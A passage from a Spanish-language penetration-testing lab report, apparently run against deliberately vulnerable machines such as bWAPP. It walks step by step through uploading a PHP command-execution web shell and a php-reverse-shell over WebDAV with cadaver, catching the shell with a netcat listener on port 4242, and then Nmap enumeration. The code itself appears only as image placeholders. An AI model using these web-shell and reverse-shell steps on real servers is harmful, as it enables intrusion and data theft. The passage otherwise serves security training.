


Imagen 176: Comando open para abrir la ruta - fuente de fondo de pantalla: https://images4.alphacoders.com/116/thumbbig-1165712.webp

75. Se crea un archivo de php con el método system para poder ejecutar comando mediante el fichero




Imagen 177: Creación de fichero malicioso php - fuente de fondo de pantalla: https://images4.alphacoders.com/116/thumbbig-1165712.webp

76. Con el comando put se realiza la carga de archivo, por ende, el comando "put archivito.php archivito.php" hace la ejecución de subir el archivo al entorno.




Imagen 178: Subir el fichero malicioso con el comando put - fuente de fondo de pantalla: https://images4.alphacoders.com/116/thumbbig-1165712.webp

77. Se ejecuta el programa con el comando id, se da como resultado el grupo de usuario y la id de usuario que da privilegio a los archivos




Imagen 179: Ejecución del comando id para saber el grupo, id, y privilegio del usuario

78. Con el comando ls podemos ver los archivos mediante el fichero




Imagen 180: Efectuar el comando ls para conocer en lista que archivos existen

Escenario #23: Inserción de código malicioso php para acción reverse_shell en el protocolo WebDav

Objetivo: Realización de Reverse_Shell de máquina atacante a victima para escalar privilegio

Complejidad: Alto

Tiempo: 26 minutos

79. Descargar el archivo php – php-reverse-php.php




Imagen 181: Descargar el script php-reverse-shell.php

80. Guardar en la location Kali




Imagen 182: Guardar el script en la dirección KALI

81. Mediante cadáver abrir la ruta de los archivos con el comando open




Imagen 183: Cadaver establecer conexión a la ruta del protocolo

82. Antes de subir el archivo al entorno configurar la dirección y el puerto de la máquina atacante




Imagen 184: Insertar la dirección y el puerto en el archivo reverse_shell.ph

83. Con el comando put efecutar subir el archivo




Imagen 185: Subir el archivo con el comando put

84. Tras ejecutar el script y escuchar en la maquina con el comando netcat –lvnp 4242 se da la comunicación. Escalar privilegio en el servidor para instruir y robar datos




Imagen 186: Escalar rutas gracias al script

ANEXO 5: POST-EXPLOTACIÓN

MAQUINA VIRTUAL BWAPP

Enumeración de puertos mediante la herramienta Nmap para conocer los servicios y versiones que soporta el sistema.

1. Se realiza escaneo de puertos como técnica de recopilación información útil para identificar vulnerabilidades o puntos de entradas débiles del sistema informático, se puede conocer, puertos abiertos, archivos, servicios y versiones que utilizan, entre otros.


